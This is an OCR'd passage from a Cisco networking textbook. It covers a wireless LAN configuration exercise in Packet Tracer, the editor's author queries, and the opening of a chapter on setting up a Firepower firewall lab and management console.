stolen, as well as other confidential information. One-time passwords can be used to minimize the threat, but even a one-time password can be stolen, although it is only valid for that one session. Wireless surveys should be performed on your network to detect rogue APs.

In most instances, malicious wireless snooping and cracking is done to gain access to the Internet without paying a service provider or to conceal malicious activity within an unknowing victim's wireless network, deflecting any searches for the source of that activity from the individual. Usually, networks that take even moderate care in securing the access points by using encryption and authentication, and by following good physical security practices, won't be targeted in favor of the low-hanging fruit of an unsecured or poorly secured network. Attackers want the easy target most of the time—so secure your network!

Summary

This chapter covered WLANs and WLAN standards, as well as the basic components of the Cisco wireless network architecture, including access points and controllers. We discussed how to install and configure access points and wireless controller installation and configuration. We covered configuration with ISE and managing your wireless network with Cisco Prime Infrastructure. Finally, we covered wireless security, including encryption, authentication, and WLAN threats and vulnerabilities that exist in wireless networks.

Wireless Exercise

This section provides a wireless exercise to reinforce what was covered in this chapter.

EXERCISE 1: WIRELESS NETWORK CONFIGURATION

This exercise can be completed by downloading Cisco Packet Tracer. You can create WLANs using a WLC, a switch, and an AP and authenticate mobile devices using this software. A Cisco account is required in order to download Packet Tracer. You will create one WLAN and one VLAN and authenticate with WPA2. AU16

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

Figure 20-78. *Wireless exercise*

Download Cisco Packet Tracer. We are using version 7.3.

Add a switch, a wireless LAN controller, two access points, a tablet, and a mobile phone.

First, let's configure the WLC with the following settings:

Management IP address: 192.168.1.254

Subnet mask: 255.255.255.0

Default gateway: 192.168.1.1



Figure 20-79. *WLC exercise configuration*

Next, configure the admin PC to DHCP.

AU17 Next, configure the switch with the following settings:

MGMT VLAN 200: 192.168.1.1/24

IP DHCP: Exclude 192.168.1.1 and 192.168.1.254

DHCP pool: 192.168.1.0/24

Connect and configure lightweight access points to the switch:

AP Floor1

AP Floor2

Add a tablet and mobile host.

Exercise Answers

This section provides a walk-through to this chapter's exercise.

Exercise 1

Configure the switch with a VLAN and DHCP server:

```
Switch# sh run
Building configuration...

Current configuration : 2206 bytes
!
version 16.3.2
hostname Switch
!
```

```
ip dhcp excluded-address 192.168.1.1
ip dhcp excluded-address 192.168.1.254
!
ip dhcp pool MGMT
network 192.168.1.0 255.255.255.0
default-router 192.168.1.1
!
interface GigabitEthernet1/0/1
switchport access vlan 200
switchport mode access
switchport nonegotiate
!
interface GigabitEthernet1/0/2
switchport access vlan 200
switchport mode access
switchport nonegotiate
!
interface GigabitEthernet1/0/3
switchport access vlan 200
switchport mode access
switchport nonegotiate
!
interface GigabitEthernet1/0/24
switchport trunk native vlan 200
switchport trunk encapsulation dot1q
switchport mode trunk
switchport nonegotiate
!
interface Vlan200
ip address 192.168.1.1 255.255.255.0
```

On the admin workstation, go to the browser and navigate to `http://192.168.1.254`. Create whatever password you want to.

Figure 20-80. *WLC configuration*



Figure 20-81. *WLC configuration continued*

Navigate to the WIRELESS tab to view the APs that have registered with the WLC.

Figure 20-82. *WLC AP summary*

Click WLANs to create two WLANs. Name them Floor1 and Floor2.

Figure 20-83. *WLC WLAN configuration*

Make sure they are enabled.



Figure 20-84. *WLC AP Floor1 configuration*

Click the Security tab.
Under Layer 2, select WPA+WPA2.
Select WPA2 Policy and select AES for encryption.
Select PSK for pre-shared key.
Type Apress123 for our pre-shared key and click Apply.



Figure 20-85. *WLC AP Floor1 security configuration*

Repeat for Floor2.
In the WLANs menu, select Advanced and create a group for each floor.

Figure 20-86. *WLC WLAN AP group configuration*

Click the Floor1 group and select the WLANs tab and add a new SSID and name it Floor1.

Figure 20-87. *WLC AP group menu*

Next, go to the WLANs tab and select the Floor1 AP and click Add New.

Figure 20-88. *WLC WLAN AP group edit*

Select Floor1 and click Add.



Figure 20-89. *WLC AP group WLAN configuration*

488 Next, go to the APs tab and select the Floor1 AP and click Add APs.



Figure 20-90. *WLC AP group AP configuration*

489 Repeat this for Floor2.

490 Click the smart phone and connect it to the Floor2 AP. Enter the SSID, select WPA2-PSK, and enter
491 your key and select AES for encryption. You may need to select Static and switch back to DHCP to pull an IP
492 address. We see the phone connected to the Floor2 AP.



Figure 20-91. *Smartphone AP connection*

Click the tablet and connect it to the Floor1 AP. Enter the SSID, select WPA2-PSK, and enter your key and select AES for encryption. We see the tablet connected to the Floor1 AP.

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

Figure 20-92. *Tablet AP connection*

495 We can see the wireless devices authenticated and connected to the Floor1 and Floor2 access points.

Author Queries

Chapter No.: 20 0005078440

Queries	Details Required	Author's Response
AU1	Please check if "packet retry percentage" is okay as edited.	
AU2	Please provide citations for "Figures 20-3 to 20-4, 20-7 to 20-10, 20-12 to 20-53, 20-55 to 20-71, 20-73 to 20-75, and 20-77 to 20-92" in the text.	
AU3	"Figures 20-3 and 20-80" have the same caption. Please check.	
AU4	Please check if edit to sentence starting "A pre-shared key…" is okay.	
AU5	"Figures 20-4 and 20-81" have the same caption. Please check.	
AU6	Please check if "WLC WLAN enabled" is okay as edited.	
AU7	Please check if "WLC RADIUS add server" is okay as edited.	
AU8	Please check if all occurrences of "Wireless ISE" in figure captions should be changed "Cisco ISE".	
AU9	Please check if "Cisco Prime campus map" is okay as edited.	
AU10	Please check if edit to sentence starting "Choose the WLAN type…" is okay.	
AU11	Please check if "the AAA Servers option" is okay as edited.	
AU12	Please check if "Authentication Directory" should be changed to "Active Directory".	
AU13	Please check if edit to sentence starting "Here is the severity…" is okay.	
AU14	Please check if edit to sentence starting "Insert a campus map…" is okay.	
AU15	Please check if edit to sentence starting "Some APs restrict users'…" is okay.	
AU16	Please check if "a WLC, a switch, and an AP" is okay as edited.	
AU17	Please check if edit to list starting "*MGMT VLAN 200*: 192…" is okay.	

CHAPTER 21

Firepower

No other network security device is as common as the firewall; however, modern firewalls have evolved leaps over the traditional state tracking firewalls. Modern firewalls provide options such as traffic normalization, application inspection, intrusion detection integration, and Virtual Private Network (VPN) capabilities among many other features. The Firepower series was born from a combination of Cisco's ASA firewalls and Sourcefire's Intrusion Prevention System (IPS). They are powerful next-generation security appliances that go far beyond being just a firewall.

In this chapter, we cover the more commonly used Firepower features. It would take an entire book to cover every feature.

Testing Policies in a Safe Environment

The Cisco Firepower system has an extensive set of features that take time and practice to master. The dilemma is: how do we construct complex policies that can be effective without affecting production networks and gain enough real-world experience to master the technology? In order to construct complex policies, a virtual or physical test bed is needed.

Cisco offers virtual versions of their next-generation Firepower appliance and the Firepower Management Console (FMC). When you install the Firepower system, you can enable a 90-day evaluation license. This gives you the software, but you still need an environment to run it. VMWare is a common and easy-to-use virtualization solution. You can get player versions of their software for free or 60-day evaluation copies of their enterprise option. Another virtualization option is KVM (Kernel-based Virtual Machine). It comes free on Linux, but it takes a bit more work to set up than VMWare. If you are using EVE-NG, it is using KVM to host the images. You just need to get the images onto the server.

For the operating system component, Microsoft provides 90-day evaluation versions of their operating systems. Linux is generally free.

None of this will work if you don't have the hardware to run it. New servers are expensive, but off-lease and refurbished servers and professional desktops can be obtained for much cheaper. Everything I have in my lab is end of life but works for lab purposes.

Once you have the hardware, you can start putting it together. In this chapter, we use Kali Linux to test attacks against our system. We use Metasploitable as a target for attacks. It is a Linux image that is vulnerable to several known exploits. We use Ubuntu with Splunk as a monitoring server. We use Windows 10 for our end hosts. We use Firepower 6.6.1 for our firewall and management system, and we use Cisco CSR1000V virtual routers on each side of the firewalls. All of this is running on VMWare ESXi.

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_21

Management Access and Configuration

The Firepower series security appliances are managed by a web front end. Most organizations centrally manage the platforms using the Firepower Management Console (FMC). If you are used to command line configuration, you may be slightly disappointed. You can see a running configuration from the Firewall appliances, but much of it is just for viewing and cannot be configured from the command line.

We are using Firepower 6.6 for our examples in this chapter. The interface was changed for this release. If you have Firepower 6.4 in production, the examples in this book will look different, but the concepts are the same.

Initial Setup

The first step is to get the software. It is assumed that you already have a Cisco account with access to download the images. When you go to the software download search on Cisco's web page, type Firepower. You will see options for Firepower NGFW Virtual and for Firepower Management Center Virtual Appliance. You will need both.

The KVM and ESX images are only available for major versions. You need to download a major version and then patch it. For example, if you look in the 6.4.0.9 folder, you only see patches. You need to install 6.4.0 before you can install the 6.4.0.9 patch. In our case, we are starting at 6.6.1. Firepower 6.6.1 is a major enough version that we can download the virtual image. We can also download the patch from 6.6.0.

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File Information	Release Date	Size
Firepower Management Center upgrade Do not untar Cisco_Firepower_Mgmt_Center_Upgrade-6.6.1-91.sh.REL.tar	16-Sep-2020	2104.39 MB
FMCv300: VMware install package for ESXi 6.0, 6.5, or 6.7 Cisco_Firepower_Mgmt_Center_Virtual300_VMware-6.6.1-91.tar.gz	16-Sep-2020	2367.30 MB
FMCv: KVM install package Cisco_Firepower_Mgmt_Center_Virtual_KVM-6.6.1-91.qcow2	16-Sep-2020	2297.67 MB
FMCv: VMware install package for ESXi 6.0, 6.5, or 6.7 Cisco_Firepower_Mgmt_Center_Virtual_VMware-6.6.1-91.tar.gz	16-Sep-2020	2303.36 MB


AU4

The upgrade file comes as a TAR. That is a type of Linux archive file. It is uploaded to the system as an archive. The KVM image is a QCOW2 file. It can be imported to KVM as is. The ESX image is a GZIP. You need to deflate it before using it. The VMware image has an option for VI if you have Virtual Center or ESXi if you have a standalone ESXi server. In our example, we are using Virtual Center.

Deploy the Management Console Machine

In this section, we will cover what you need to deploy the virtual machine on Virtual Center. It is assumed you are already familiar with your virtualization solution. We will focus on the Firepower-specific configuration.

When you deploy the virtual machines, do not select all files. Pick the VI OVF if you are using Virtual Center and the ESXi one if you are not. Select the VMDK file. Optionally, you can pick the relevant MF. It will not give you an error if you do not upload a Makefile.



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AU1

Figure 21-1. *Image files for Firepower Threat Defense*

As you go through the wizard, you keep most of the defaults. For lab purposes, you can change the storage to thin provisioning. That will save you space on your lab hard drives. In production, you would not do this.

AU5



Figure 21-2. *Customize template*

At the Select networks step, pick the port group for your management network. In the Customize template step, enter the information for managing the FMC. Make sure not to lose the password. You will need it to log into the console.

Once you complete the OVF deployment wizard, turn on the virtual machine. It will take a while to set up. After the console has stopped showing setup messages, you can use a web browser to continue configuration.

Licensing

Before you add anything to the FMC, you need to configure licensing. FMC 6.6 uses Smart Licensing, even though there is an option for offline license reservations. To configure Smart Licensing, click the settings gear, and then click Smart Licenses.



Figure 21-3. *FMC licensing*

From there, you can click an option to start your evaluation period. If you have a Smart Account, you can generate a token just like with any other device and register the FMC with Smart Licensing.

